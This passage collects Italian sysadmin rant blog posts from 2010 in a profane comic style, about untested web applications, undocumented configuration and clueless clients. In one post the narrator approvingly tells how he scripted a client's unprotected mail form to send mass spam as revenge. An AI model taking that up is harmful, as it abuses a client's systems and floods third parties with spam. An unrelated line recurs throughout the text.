at nl.scaffalieponteggi.productvergelijker.view.settings.FilterSettings.( FilterSettings.java:56)
at nl.scaffalieponteggi.productvergelijker.util.SettingsHelper.getFilterSettings( SettingsHelper.java:159)
```

Cosa fa' l'applicazione X ?

```
org.apache.jasper.JasperException: javax.servlet.jsp.el.ELException: An error occurred while getting property
"hasSelectedFilters" from an instance of class
nl.scaffalieponteggi.productvergelijker.beans.types.ProductVergelijkPagina
```

E cosi' via per pagine e pagine. Ovviamente gli riporto la cosa (a CL intendo) con ennesima mail ed estratto del log.

CL - Ma questo non e' importante...

IO - ... a no ?

CL - No... Piuttosto, hai provato con la libreria nativa?

IO - Si', ci ho provato, non cambia una mazza. Ma ripeti un po' sta' cosa che tutti questi errori non sono importanti...

CL - Vabbe', io non mi preoccuperei della cosa...

IO - Ma l'avete testata questa cosa prima di buttarla in produzione?

CL - ...testata?

IO - Si', sai quando si mette una applicazione su un server e si guarda se funziona...

CL - Ma tanto lo sapevamo gia' che ci sarebbero state delle modifiche e quindi...

Aaaaargghh!!!

Davide

08/11/2010 08:00

Nerone

Sgraaauurr!!! Ci sono dei momenti in cui mi sento molto piromane, mi viene l'intenso desiderio di appiccare fuoco alle cose e soprattutto alle persone. Ma andiamo con ordine.

Uno dei tanti impediti mentali che capita essere un nostro cliente ha un foxxutissimo server che ospita l'ennesima PhPorkeria scritta dall'ennesimo PhProgrammaTroto. Ok, fino a qui' tutto standard e tutto *yawn* (sbadiglio).

Oggi, durante i controlli di routine, mi becco una mail di rimbalzo che si lamenta che tiziomaisentito@dominiomai.visto non esiste. E che l'e' sta' robba? Controllo un attimo e noto che il server ha inviato una ventina di mail durante la giornata ad indirizzi strambi e soprattutto con indirizzi 'from' strambi. Hummmm. Qui' gatta ci cova.

Un rapido controllo sul server stesso mi rivela cio' che temevo. Ennesima phmerdaccia con bellissima form che consente a pigs+dogs di inviare mail con indirizzi di provenienza e destinazione scelti dall'utente e messaggio a piacere e, ovviamente, senza nessun controllo su quello che si digita e come.

Ovviamente io riporto subito la cosa al CL della situazione. Il quale non distingue un computer da una aspirapolvere, cade dalle nuvole e domanda quale e' il problema. Io spiego che "l'assenza di un qualunque controllo su una form di invio mail consente a chiunque di inviare qualunque cosa a chiunque e questo si presta ad abusi da parte dei soliti spammer per l'invio di *junk-mails* impunemente".

Ok, magari non l'ho scritto proprio con queste parole.

Comunque, il risultato della cosa e' che **io** sono stato redarguito che la mail era troppo "cruda" e che "junk-mail" e' un termine troppo diretto...

EXCUSAME??

E la frase "foxxuto server di foxxuta posta della tua foxxuta ditta in tutte le foxxute black-list del foxxuto universo" e' abbastanza "delicata"??

Se mi permettete la divagazione, e' come lavorare per una ditta che vende estintori e barbecue, e capita che la finestra del tuo ufficio dia sul giardino dei tuoi clienti che ha installato uno dei tuoi barbecue un po' troppo vicino al suo garage. Poi lo ha lasciato acceso e si sta' facendo i ca\$\$i suoi. E tu puoi vedere benissimo che il foxxuto coso e' acceso ed il vento sta' spingendo le fiamme dalla parte sbagliata, ed e' solo questione di tempo prima che l'intero garage prenda fuoco.

Ed il garage e' pieno di taniche di benzina e bottiglie di gas.

E dietro al garage c'e' una fabbrica di fuochi di artificio!

E dietro alla fabbrica di fuochi di artificio c'e' una raffineria di gas!

Ok, la smetto. Ora quello cheMOMENTONEHOUN'ALTRA!

E sotto all'intero quartiere c'e' un deposito segreto di bombe nucleari.

Ok, finito.

Cosa fa' l'applicazione X ?

Ora, quello che **io** farei in una situazione del genere, essendo seduto in un ufficio circondato da estintori invenduti, sarebbe abbrancarne uno correre la' spegnere il foxxuto coso e **picchiare l'estintore vuoto sulla testa dell'idiota finche' non capisce che il suo merdoso aggeggio se lo deve guardare**. Ma nooooooooo! Secondo DaBoss la cosa giusta da fare sarebbe stare seduti qui' e di tanto in tanto inviare un breve e cortese SMS all'idiota per domandare se *senza disturbo* e naturalmente *quando hanno tempo* e se ovviamente *non e' una cosa che gli da' troppi problemi* potessero, magari, *considerare l'idea* di abbassare un pelino il gas e se *eventualmente* non potessero *considerare l'idea*, sempre *senza disturbo*, di magari spostare il barbecue in una posizione *piu' idonea*.

Dunque, dicevo, dopo una discussione con DaBoss riguardo il 'corretto comportamento' (Sgrrrr....) ho deciso che l'unico modo per far capire le cose a certa gente e' indossare dei robusti e massicci stivali da motocross, di quelli con la suola chiodata, e piantargli la punta d'acciaio nel buco del XXXX. Un 30-40 volte. Al minuto. E continuare finche' non indossano le chiappe come un cappello.

Ergo, mi scarico i log di un paio di server di posta, mi scelgo una selezione di mails dalla mia casella 'spam' e preparo un bello scriptino che usa quella foxxuta form per inviare un po' di mail. Poi mi metto a guardare quel sitonzolo e, sfruttando piu' o meno le stesse tecniche gia' descritte l'anno scorso, faccio in modo che il foxxuto coso invii un paio di centinaia di migliaia di mail AL GIORNO.

E adesso fatemi ammirare l'incendio.

Davide

15/11/2010 08:00

La Nebbia Rossa

Allora, la mia opinione riguardo i vari PhProgrammatroti che sono in giro e si divertono a distribuire il loro PhVomito su tutti i sistemi che non sono sufficientemente attenti dal cacciarli via subito non appena li vedono dovrebbe essere sufficientemente chiara, ma nel malaugurato caso che vi siate distratti ed abbiate perso le ultime 50 storie o giu' di li o abbiate una pessima memoria, permettetemi di reitlarla qui:

NjaaaaaAAAAHHHH GaaaaAAAAHAAHHH WaaaaAAAAAAHHHHHHHh eccetera eccetera.

Questa settimana ci siamo (mi sono) beccato l'installazione del nuovo server per \$brancodirintrinati, i quali hanno deciso per qualche motivo anomalo di sviluppare il loro sito web con webapplicascion incorporata basando il tutto su una sottospecie di CMS scritto nel maledetto PHP.

Il "coso" e' disponibile in un bazilliardo di versioni diverse, apparentemente ne viene rilasciata una nuova per ogni giorno della settimana a parte la domenica quando ne rilasciano due. Ovviamente non c'e' modo di sapere che differenze ci siano tra due versioni diverse a parte che sono completamente incompatibili una con l'altra.

La cosa particolare e' che questo coso e' pubblicizzato come "orientato ai programmatori". Sicuramente una classe di programmatori cerebrolesi e tendenti al masochismo.

Comunquesia, mi scarico l'ultima versione disponibile, bestemmio sottovoce mentre cerco di capire di quali moduli questo coso ha bisogno e come dovrebbe essere configurato.

Scovo il file di configurazione che sostanzialmente dice "questo sistema non ha bisogno di configurazione". Smadonno per diverse ore per cercare di capire come funziona.

La "documentazione" e' (ovviamente) solo ed unicamente on-line ed (ovviamente) si riferisce a 3 versioni prima (grrr...).

Dopo parecchie bestemmie ed esperimenti scopro che questo "coso" si auto-inizializza leggendo un qualche file di configurazione che se inesistente viene creato con dei default e che io dovrei scrivere la mia configurazione in quel famoso file di configurazione se proprio sono interessato a cambiarne i default. Ovviamente il maledetto file di configurazione non e' documentato da nessuna parte.

ExcuuuUUUUuuuse me, e' evidentemente colpa mia se non possiedo il potere della chiaroveggenza e non sono in grado di immaginarmi le caratteristiche di un sistema che non ho mai visto prima e spero sinceramente di non vedere mai piu' in futuro e che non sono documentate da nessuna parte.

Comunque, dopo aver scritto il foxxuto file di configurazione scopro che si incarta tutto, perche' la documentazione che ho scovato on-line si riferisce ad una qualche versione della settimana scorsa e nel frattempo i foxxuti bastardi hanno cambiato tutto il maledetto arnese e la configurazione e' completamente cambiata!

Dopo molte altre bestemmie scovo in un qualche foxxuto forum un qualche post di un povero pirla che potrei anche essere io che fa' alcune domande al riguardo e che (incredibile ma vero) riceve una risposta da uno dei foxxuti bastardi che hanno scritto questa montagna di letame il quale si riferisce ad un file di configurazione di esempio sul loro foxxuto sito interdet. Sito che non e' quello "standard" ed ovviamente il foxxuto file di configurazione non e' piu' disponibile ed una ricerca sul loro foxxuto sito interdet non ritorna altro che un foxxuto 404!

Cosa fa' l'applicazione X ?

Dopo altre ardue ricerche, prove, riprove e madonne varie, riesco a scovare un file di esempio che *dovrebbe* essere per la versione che ho sotto le mani in questo momento. Il problema e' che questo file di configurazione non usa nessun database, mentre apparentemente questo branco di mammalucchi vuole per forza usare un database come supporto. Percui si tratta di cercare di fare un mix tra il file di configurazione che dovrebbe funzionare ed un esempio (per una versione ignota ma sicuramente non questa) che usa il foxxuto database.

Ed e' a questo punto che scopro che, se il file di configurazione appare sbagliato, il foxxuto coso si limita ad ignorarlo senza fornire alcun messaggio di errore o informazione. Sostanzialmente questo maledetto aggeggio si limita ad assumere che l'utente sia un emerito imbecille ed inabile a comprendere l'intrinseca superiorita' di chi ha scritto il foxxuto coso stesso e quindi non si merita di ricevere un messaggio di errore.

Come gia' detto prima: NjaaaaaAAAAHHHH GaaaaAAAHAAHHH WaaaaAAAAAAHHHHHHHh eccetera eccetera.

Ma stramaledetto schifoso PHProgrammatroto, almeno dammi un qualche foxxuto messaggio di errore per dirmi che il foxxuto file di configurazione e' sbagliato invece di ignorarlo brutalmente e fare come straca\$\$o di pare, almeno so chi stramaledire prima che la nebbia rossa cali su di me e poi mi sveglio il giorno dopo con la faccia sporca di sangue ed i vicini che cercano il gatto...

Davide

22/11/2010 08:00

Ma Una Che Funziona Si Puo' Avere?

Alura, ritorniamo a parlare di \$scaffalieponteggi, di cui avevo gia' detto qualche settimana fa'.

Nonostante i non-proprio-buoni auspizi, i paguri sono andati avanti con la cosa, e la hanno anche messa in produzione. Adesso pero', piu' o meno a cadenza giornaliera, pare che vi siano delle lamentele sulla velocita' (o mancanza di) del sito.

Io controllo un attimo e noto che il file di log di tomcat persiste nel riempirsi di errori ad ogni richiesta. Faccio presente alle varie parti interessate che *forse*, ma proprio *forse* tutti questi errori vogliono dire qualche cosa e sarebbe meglio correggerli invece che ignorarli.

Ovviamente il branco di ritardati mentali che sviluppa l'applicazione sostiene che da loro l'applicazione stessa non genera nessun errore.

Un rapido scambio di mail mi dice che loro usano versione X del famosissimo CMS con la versione Y di database, mentre sul server di produzione c'e' la versione K del CMS con versione Z di database... il che mi fa pensare che forse forse forse \$brancodipaguri non erano poi cosi' scarsi come si potrebbe pensare.

Il bello e' che io continuo a ricevere mails da parte di \$sonteggiepaffali che domandano **a me** che cosa sta' succedendo e perche' la loro *bellissima* webapplicascion continua a comportarsi con cotale lentezza... hummmm.. ma voialtri le mail che vi mando in CC le leggete oppure no?

Comunque dopo una serie di mail mie che piu' o meno dicono "l'applicazione e' una chiavica e bisognerebbe debuggarla", i paguroidi incaricati di svilupparla finiscono con il produrre una versione di "debug" della cosa che io dovrei mnettere in produzione in modo da vedere come funzionano le cose.

Ovviamente la cosa deve essere fatta alle 7 del mattino per non inficiare il "normale funzionamento" della cosa... hummm... ma non e' cosi' lenta che non si riesce ad usare? Quindi che ve frega di averla off-line per 5 minuti? Vabbe'...

Dopo averla messa in produzione noto con (dis)piacere che produce ancora piu errori di prima. E dopo un po' sono in consulta con CL dei paguroidi sopra citati.

IO - ...e quindi ogni due per tre mi ritrovo una caterva di errori.

CL - Ma... strano...

IO - Ma voi l'avete verificata questa applicazione prima di mandarmela per l'installazione?

CL - Si' che l'abbiamo provata, e da noi non li da' tutti questi errori...

Notare che ha detto "no tutti questi" e non "non da' errori di sorta".

IO - Ok, idee?

CL - Io?

IO - E chi? IO? Siete voi che l'avete fatta questa cosa, dovrete essere voi a dirmi cosa c'e' di sbagliato!

CL - Mi viene in mente...

IO - Si?

CL - Tu i jar questo-e-quello li hai sostituiti nel .war file che ti ho mandato?

IO - No. Dovevo sostituirli?

CL - Ah, ecco perche' segnala questo-e-quell-errore!

IO - Ah si? E dove stava scritto nelle mille mila mail che ci siamo scambiati?

Cosa fa' l'applicazione X ?

CL - Bhe', da nessuna parte. No e' perche' noi usiamo la versione K del CMS mentre loro usano quella H e quindi bisogna cambiare i jar usati altrimenti non funziona niente!

Ma avere una foxxuta applicazione che, semplicemente, **FUNZIONA** e' chiedere troppo???

Davide

29/11/2010 08:00

Rantolo di un mattino di mezzo inverno

E' la meta' di Dicembre e, come tutti gli anni in questo periodo, io comincio ad essere sull'incazzato andante. Che ci volete fare, sara' l'eta', o forse e' che il clima comincia a tendere allo schifido con temperature sotto lo zero ed ogni volta che capita pare che agli olandesi si surgeli del tutto quel poco cervello che hanno e le loro gia' scarse capacita' di guidare scompaiono del tutto. Il fatto che le prescrizioni del tempo diano neve per i prossimi giorni non aiuta di certo.

Ed il fatto che ultimamente abbia a che fare con un po' troppi ProgrammaTroti (della PH o JA specie) e' solo la ciliegina sulla torta. Quindi oggi vi beccate il rantolo.

Alura, se siete degli psicotici maniaci depressi e siete pure andati a leggervi il mio curriculum dovrete sapere che io sono per formazione un programmatore emigrato all'amministrazione. Cominciai a programmare taaaaanti anni fa' in basic ed assembler sul C64 (comperato di seconda mano), dopo diversi annetti di esperienza passai a cose un pelo piu' potenti come C e Pascal su IBM e compatibili per poi buttarmi su Clipper. Dopo una rapida escursione nel mondo di Visual Basic e derivati vari sono ritornato a C++ e Java. No, non mi sono mai fatto convincere da quell'aborto di Object-Pascal che passa sotto il nome di Delphi perche' mi apparve chiaro fin da subito che il management della Borland era composto da babbuini affetti dal morbo di Down.

Poi mi sono fatto irretire dal canto dei vari server che mi chiamavano dalla sala macchine come sirene spiaggiate mostrandomi le tette e facendo riferimenti espliciti ad "UP link" e "grosse bande" e sono finito a litigare con i vari programmatroti.

Ai miei tempi (sic) la "procedura" per sviluppare del codice era: per prima cosa si *raccolgono i requisiti*, termine che di solito indicava una lunga serie di riunioni con il *cliente* o presunto tale per estorcergli le informazioni base di *cosa accidenti* dovrebbe fare questo foxxuto software e *come*. Che e' molto diverso dal semplice *domandarlo*.

Poi una lunghissima sessione passata a spremersi le meningi per tradurre i rantoli e le balbuzie fornite dal cliente in qualche cosa che potesse essere considerata una analisi funzionale ed infine scrivere qualche cosa che potesse essere usata per spiegare al suddetto cliente come il programma avrebbe dovuto funzionare e perche'. Solo dopo tutto questo, con nei casi peggiori anche la produzione di un "prototipo" da mostrare, si procedeva a scrivere il codice effettivo.

Quindi una buona settimana (o giu' di li') passata a seviziare diversi computer per verificare che il codice prodotto potesse funzionare decentemente, qualche volta con l'aiuto del gatto della segretaria che veniva "invitato" a zampettare sulla tastiera per simulare completamente l'effetto "utente lasciato solo con il programma".

Dopo che tutti (o almeno una buona parte) dei bacherozzi erano stati rimossi, si procedeva ad installare il frutto delle fatiche presso il cliente. Procedura che in genere consisteva nello spendere almeno 3 o quattro giorni presso il famoso cliente litigando con la loro rete locale (se ne avevano una) o correndo da un picci' all'altro (a volte su e giu' per le scale). Poi si istruivano un paio di "utenti" per l'uso della cosa, ed a quel punto saltavano fuori i 3 bazilliardi di problemi che il gatto della segretaria non era riuscito a scovare.

Ho la vaga impressione che quanto sopra scritto spronera' tutti i vari agile-flexible-kamasutra developerz, fanatici della newdeveloperage, applemacifonefanboyz a strisciare fuori da sotto i loro sassi e bersagliarmi con tutti i loro foxxuti *paradigmi* di softuaredevelop' ed i loro acronimi *du jour*. Ci tengo subito a precisare che non approvero' nessuno dei loro commenti e quindi potete pure risparmiarvi la fatica.

Cosa fa' l'applicazione X ?

Comunque... cosa stavo dicendo? Ah gia'. Alura, questo era quello che si faceva ai miei tempi. Oggi pero', come i vari kamasutradevelopers possono testimoniare, tutto e' fatto in modo molto piu' "agile", il che significa che invece di domandare all'utente cosa ca\$\$o vuole che il programma faccia e spendere del tempo cercando di estrarre un qualche significato logico dai loro discorsi, si preferisce "acquisire le *user stories*", che significa sostanzialmente la stessa cosa ma puo' essere fatto pagare il doppio e se poi il prodotto finale e' una gigantesca pila di escrementi si puo' dare la colpa al cliente che non ha "fornito degli *uses cases* adeguati".

Alla fine, quando il software e' pronto, invece di fare del testing si scarica il tutto sul povero cristo di sysadmin che dovra' scovare come installarsi la fetecchia e dovra' raccapezzarsi con il fatto che non funziona una mazza mentre il programmatroto parla di "forward-backward analysis" o sarca\$\$o... ed il motivo per cui non funziona una sega e' in genere che **non e' stata testata una sega di niente!**. D'altra parte, come si potrebbe *testare* qualche cosa quando non esiste un "ambiente di test" su cui fare le proprie prove e quello che dovrebbe esserlo e' a) completamente diverso dall'ambiente di produzione b) considerato altrettanto di produzione quanto quello di produzione e quindi e' impossibile installarci qualche cosa e/o riavviare il sistema perche' e' di produzione e bisogna richiedere un bazilliardo di autorizzazioni varie, e lasciamo perdere il fatto che tutte le intallazioni o modifiche devono essere fatte tra le 5 e le 6 del mattino... quindi per cambiare un foxxuto parametro dentro ad un file di configurazione devi aspettare 3 giorni e poi scopri che cambiando quello si sfascia qualche cosa d'altro e cosi' ti tocca ricambiarlo e sorbirti gli ululato del povero pirla che dopo aver pagato un botto per la sua applicascion scopre che non funziona una mazza e non fa' quello che dovrebbe fare, mentre il programmatroto parla di "refactoring" (aka: farsi pagare di nuovo per la stessa cosa) e "story-donor assenti" (aka: e' colpa tua).

Ed io l'unica dimostrazione di 'agilita' che ho visto fino ad ora in tutto questo e' stata la velocita' con cui il programmatroto di cui sopra si e' eclissato dopo avermi rifilato questo mucchio di letame che io avrei dovuto installare senza fornirmi alcuna informazione sul come esattamente installarlo!

Davide
06/12/2010 08:00

Ridondondondandante

Allora, quest'oggi una storia che parla di paranoia, sicurezza, dubbi di dimensione fallica ma soprattutto parla di quante cazzate la gente puo' sparare quando non sanno di cosa stanno parlando. Che e' sempre.

Tempo addietro \$noivendiamoschifezze, nella persona di SL, ha contrattato per mettere in hosting un qualche sito interdet, che fino a li' non c'e' niente di anormale. Il sito avrebbe dovuto essere sviluppato da \$porciconleali in Java (sigh) e fare uso di un qualche database (come al solito). Tutto normale insomma.

Poi per qualche motivo strano ad SL hanno incominciato a venire delle strane idee, suppongo che abbia parlato con l'amico della fidanzata del figlio dell'amico il quale si e' messo a raccontargli ca\$\$ate e tali ca\$\$ate si sono ancorate saldamente al suo cervello, invece di essere scaricate nella tazza del cesso come sarebbe convenuto. Comunque sia SL e' ritornato alla carica ed ha deciso di cambiare tutto l'hosting passando ad un hosting *virtuale* basato su quattro (4) server Web attaccati ad un load-balancer con funzioni di cache e due (2) server di database in configurazione master/master.

Ed a te che te ne frega? Direte voi. A me me ne frega perche' io sono il povero pistola che ha dovuto installarsela quella roba e cercare di farla funzionare.

Poi SL ha cominciato pure a blaterare di *clustering* e roba cosi'. A questo punto ho deciso che forse forse forse bisogna che ci si parli con sto' tipo per estrargli dal marasma che si trova al posto del suo cervello cosa esattamente sta' pensando.

SL - ...e quindi quello che voglio io e' che i servers possano condividere le informazioni di sessione in modo tale che indipendentemente da quale server viene usato l'utente abbia sempre le sue informazioni distribuite in maniera ridondante!

IO - Hummm... Ma che senso ha? Il load balancer e' preparato per mandare le richieste provenienti da un ip sempre allo stesso server, quindi non c'e' nessun bisogno di 'condividere' le sessioni.

SL - Ma supponiamo che il server muoia!

IO - Come muoia?

SL - Mettiamo che si sfascia, non funziona piu'! A questo punto se la sessione e' distribuita continua a funzionare tutto come se niente fosse no?

IO - Heee... un momento eh... Allora, prima di tutto le uniche informazioni utili che potrebbero essere nella 'sessione' sono se l'utente ha fatto qualche cosa di "attivo", tipo se gestite un qualche tipo di e-commerce o roba cosi', ma anche se fosse basta ficcare tutto nel database e collegarlo ad un banale cookie, si recupera il cookie dal browser dell'utente e si recuperano i dati dal database. Ma poi, come potrebbe esattamente il server "sfasciarsi"?

SL - Mettiamo che c'e' un guasto hardware!

IO - Voi vi rendete conto si' che i vostri "server" sono *virtuali*, quindi non esistono in realta' e sono solamente un parto della fantasia di un pezzo di software?

SL - Ma mettiamo che il server vero si rompe...

IO - Il server vero e' a sua volta un cluster con doppio alimentatore eccetera eccetera, e si appoggia ad una NAS che e' a sua volta ridondante eccetera eccetera. Ma a parte quello, **se** quella roba subisce un qualche tipo di crash hardware **tutte** le macchine virtuali vengono spazzate via completamente, insieme con il database. Ma perche' un tale avvenimento si verifichi significa che a) il datacenter e' stato colpito da una bomba o b) l'intero foxxuto paese e' affondato e stiamo nuotando! A quel punto avrete altri problemi di cui preoccuparvi piuttosto che le sessioni del server.

Piccola pausa mentre SL rimungina il concetto...

Cosa fa' l'applicazione X ?

SL - Ma mettiamo il caso che invece che un difetto hardware sia un problema software...

IO - Tutti i server sono uguali, quindi hanno lo stesso software, le probabilita' che un server si schianti e gli altri continuino a funzionare sono le stesse che **tutti** i server si schiantino allo stesso tempo. Ma poi, **che cavolo** di software vi schianta il server esattamente?

SL - Bhe', per esempio mettiamo che la nostra web-application abbia dei problemi... voglio dire, prendiamo per esempio una roba come Google! Come fanno loro...

IO - Ecco, quello e' semplice. Notare che ho detto "semplice" e non "facile" che non e' la stessa cosa.

SL - Semplice?

IO - Si'. Si **paga** una mandria di sviluppatori per produrre una applicazione **che non si sfascia** e poi la si **testa** per un paio di settimane per essere sicuri che non si sfasci e solo dopo averla testata la si mette in produzione!

SL - Ma l'applicazione e' testata.

IO - Ah si? E allora come e' che abbiamo avuto 6 sottoversioni e bug-fixes in una settimana? E come e' che ogni volta che io avvio questa cacchio di cosa mi sputa fuori un bazilliardo di "exceptions"?

SL - Ah, si', ho detto questa cosa agli sviluppatori e loro mi hanno assicurato che quella roba li' non e' importante, e' perche'... hemmmm... (*legge da una qualche mail che aveva tra la sua carta*) la libreria fancazzola ci ha la piripincinciaccola con i piripincinciaccolini che...

IO - E se lo sanno e sanno quale e' il problema perche' non lo mettono a posto?

SL - Ma dicono che non e' un vero problema...

IO - Dissento e mi dissocio! E' come se io andassi da un concessionario a comperare una macchina, una bella macchina molto luccicante, ma al momento di girare la chiave di accensione tutti e quattro le portiere cadono per terra e la ruota di scorta viene catapultata fuori dal negozio, ma il venditore mi dice che "non e' un problema". Quando un pezzo di hardware o di software mi sputa fuori degli errori lo fa per dirmi che "qualche cosa non e' proprio per il verso giusto" e che magari bisognerebbe metterlo a posto.

SL rimane pensoso per un po'...

SL - Comunque ritornando al nostro discorso, se volessimo mettere il clustering di application per distribuire le sessioni che...

Ma Ma Ma Porka Porka Porka Mignotta Mignotta Mignotta! (ridondante, nel caso una fallisca).

Davide

13/12/2010 08:00

Caro il mio programmatroto...

Ok oggi abbiamo qualche cosa di diverso dal solito.

Come vi sarete accorti e' un po' che ho a che fare con sviluppatori di webapplicascion che continuano a proporre delle cagate pazzesche rendendo la mia vita una pena infernale e provocandomi trabocchi di bile a non finire. Quindi quest'oggi ho preso una decisione: invece di passare una mezz'ora deliziandovi (per vari valori di "delizia") con le mie geremiadi e lamentazioni, ho deciso che per una volta mi comportero' professionalmente e cerchero' di proporre le mie critiche in una maniera costruttiva. Prendero' quindi l'ultima webapplicascion teste' consegnatami dal programmatroto del giorno e la usero' come un esempio di come **NON SI DEVE** fare una webapplicascion (o un software in generale).

Magari riesco a convincere qualcuno dei programmatroti che leggono a non ripetere gli stessi errori.

E magari riesco pure a convincere il sole a tornare a splendere su questo ca\$\$o di paese. E magari riesco a cavalcare un unicorno d'oro fino al Regno Magico Abitato da Ragazze Carine Intelligenti e Vestite da Conigliette di Playboy...

1) Fornisci della documentazione con il tuo programma

Quando ricevo un file zip di 132 Mb e lo scompatto mi aspetto di trovare uno straccio di filettino 'readme' o 'install' o 'salca\$\$o' dove c'e' scritto come ci si aspetta che questo obbrobrio sia installato, se devo aggiungere dei pezzi alla configurazione di Apache o similare. Perche' io questa merda che tu hai passato nonsisquantotempomamicapoitantosecondome a sviluppare non l'ho mai vista prima e come posso sapere come dovrebbe essere installata altrimenti?

2) Usa i file di configurazione in modo acconcio

Quando sono finalmente riuscito a capire come dovrei installare questo accrocchio per farlo funzionare mi aspetto di doverlo configurare in qualche modo. Per esempio per dirgli 'ndo' ca\$\$o sta' il suo database, quale e' la password, dove deve/puo' scrivere le sue cagate eccetera eccetera. Per fare cio' mi aspetto di trovare da qualche parte (magari in una bella directory chiamata "config") un bel file di configurazione in cui scrivere le mie baggianate. Quello che **non mi aspetto** e' di dover dare la caccia al foxxuto file di configurazione per tutto il tuo foxxuto albero di directory e scoprire che invece di **un** file di configurazione ce ne sono una flotta, tutti contententi piu' o meno gli stessi parametri!

3) Metti i commenti nei foxxuti files di configurazione

Se il tuo file di configurazione contiene piu' di una mezza dozzina di parametri sarebbe bene metterci dei commenti per spiegare cosa tali parametri significano e dare una vaga idea al pistola che deve gestirselo (aka: io) cosa dovrebbe scriverci dentro. Perche' che il parametro chiamato "SysDirectId" deve contenere una foxxuta password di cui io non so un tubo non posso di certo sognarmelo alla notte!

4) Se hai tanti parametri ficcaci nel database

Se il tuo programma richiede piu' di una dozzina di parametri, alcuni dei quali servono a modificare l'aspetto grafico del programma stesso, allora e' molto meglio ficcarli tutti nel database e mettere nel file di configurazione solo i parametri relativi alla connessione al database stesso. Questo ti consente di tenere la configurazione semplice e comprensibile ed allo stesso tempo non ti obbliga a riavviare il foxxuto server 40 volte solo per vedere come viene il programma con un colore di sfondo diverso.

Cosa fa' l'applicazione X ?

5) Usa le funzioni di "logging" in maniera acconcia

Il "logging" (aka: scrivere su file quello che succede) e' una cosa molto bella ed utile, sono lieto che tutti siamo d'accordo su questo. Ma una cosa e' usarlo in modo intelligente ed una cosa completamente diversa e' semplicemente vomitare tutte le ca\$\$ate che il tuo programma fa' in un file! Che ne pensi di usare uno dei millemila parametri dei tuoi foxxuti files di configurazione per specificare *quanta roba* scrivere? In questo modo il foxxuto file di log potrebbe quasi diventare utile a capire cosa c'e' che non funziona invece di essere solamente una massa incomprensibile di testo che viene scaricato direttamente in /dev/null!

6) Smettila di copiare #!\$%@!Microsoft Windows!

"Sei sicuro di voler fare questo?" "Sei sicuro di voler fare questo?" "Sei sicuro di..." Sai una cosa? **NO!** Non sono sicuro di voler fare questa cagata, ma mi pare che sia l'unico modo di procedere in questo ca\$\$o di software dato che non mi hai dato uno straccio di informazione di come dovrei fare. E visto che me lo domandi **SI** Sono sicuro di voler fare anche le successive 30 operazioni invece di dover ogni volta rispondere si o no!

7) Prova il tuo software prima di portarmelo

E per "provare" intendo installalo su una macchina pulita, non sullo stesso picci' sulla quale lo hai sviluppato (sempreche tu non lo abbia sviluppato sul tuo merdoso 'ifone sul tram mentre venivi qui' a consegnarlo... considerando la qualita' della cosa non e' una ipotesi da scartare) e non dirmi che non puoi permetterti una macchina di test: VMWare e' gratuito e fornisce una funzioncina sciccosa chiamata *snapshot* che ti consente di installare e reinstallare la stessa cosa un bazilliardo di volte ripartendo ogni volta con un sistema pulito!

8) Non raccontare palle, soprattutto non a me

Nessuno si aspetta che un software sviluppato secondo le moderne metodologie del fancazzismo funzioni al primo colpo senza sbagliare una virgola. Si' ok, in effetti si potrebbe dire che il *cliente* (sai, quel cretino che ti paga... e che paga anche me) potrebbe pensare che questo sia il caso, lui ti paga per un software che funziona e riceve in cambio un software che funziona... ma sorvoliamo su questi dettagli. Comunque, quando sono riuscito (dopo ore ed ore di bestemmie) ad installare questa cagata e scopriamo che non funziona un ca\$\$o e mi riempie il log di schifezze che mi fanno pensare che non hai fatto un secondo di debugging prima di scaraventarmelo qui', non venirmi a raccontare stronzate che le librerie cosi' e cosa' e dare la colpa al *proxy* che ti fa il *caching* sbagliato o roba simile perche' l'unico risultato che otterrai sara' di farmi incazzare!

Che tu non abbia la piu' pallida idea di come si sviluppa il software ed in particolar modo questo tipo di software appare chiarissimo (almeno a me), d'altra parte c'e' un ovvio motivo per cui far sviluppare questa chiavica a te costa un quarto (o anche meno) di quanto potrebbe costare farla sviluppare a qualcuno che sa' cosa capperò sta' facendo, quindi se il "cliente" ha deciso che vuole risparmiare dei soldi dovrebbe anche essere sufficientemente furbo da capire che da qualche parte c'e' un reggimento di uccelli paduli pronti a buttarsi in picchiata verso il suo didietro. Quindi se non sai cosa capperò significa "garbage collection" e perche' il fatto che il tuo software spenda il 90% del tempo in quella attivita' sia una brutta cosa dimmelo subito cosi' posso erudirti, non continuare a blaterare del database e della query non ottimizzata, anche perche' la query l'hai scritta sempre tu.

Conclusione

Sviluppare software, come ogni attivita' creativa, richiede tempo e capacita', purtroppo mentre per cose come *scrivere libri, produrre film o costruire palazzi* c'e' un sistema di controllo qualita' implicito che ci protegge (o protegge molti di noi), qualunque ritardato con un picci' sembra pensare di essere il nuovo Kernighan.

Caro il mio programmatroto...

Cosa fa' l'applicazione X ?

A meno che questo non sia il tentativo di provare oltre ogni possibile dubbio che se si lasciano un milione di scimmie in una stanza con un milione di macchine da scrivere si otterra' alla fine la Divina Commedia. Bhe', se questo e' il caso vi siete dimenticati di un particolare: **dovrete anche aspettare un milione di anni!**.

Davide

20/12/2010 08:00

Il Genio

Sgraur.

Non basta che la temperatura e' sotto zero, non basta che stanotte e' pure nevicato depositando un bel 20cm di roba bianca e scivolevole sulla strada (ed io dovrei pure andare dal mecca in moto a far montare il bauletto nuovo questo fine settimana), non basta che il giornale di stamani dica "si aspetta il caos sulle strade!" (heï scemo, che ne dici di fare qualche cosa per *ridurlo* il caos? tipo pulire le strade da quella roba biancastra? eh?), non basta tutto questo, arrivato in ufficio devo **anche** beccarmi CL.

Il CL in questione e' di una ditta che tempo addietro ha deciso di cambiare hosting partner per il loro sito webbe'. Hanno deciso che l'hosting precedente che pagavano quasi niente per fare poco non andava abbastanza bene ed hanno deciso che preferiscono venire da noi e pagare meno per ottenere niente.

A me piacerebbe tanto prendere un piccone ed un piede di porco e scardinare dalla testa di questa gente il concetto che "Open Source == Gratuito" e sostituirlo, in qualche maniera, con il concetto "Paghi =~ Ottieni", ma dubito seriamente che sia una cosa fattibile.

Comunque sia, l'ordine "urgentissimo" e' arrivato in Novembre ed il server (virtuale) e' stato installato nel giro di un paio di giorni, poi non e' successo piu' un tubazzo di niente fino ai primi giorni di Dicembre (in linea con il concetto di "urgentissimo") quando abbiamo ricevuto la webapplicascion da installare su questo aborto. Detto e fatto ed ovviamente non funziona un ca\$\$o.

Ovviamente io ho notificato gli sviluppatroti di questa cosa, con CC al CL in questione. Ed ovviamente non e' successo un tubazzo di niente fino alla meta' inoltrata di Dicembre.

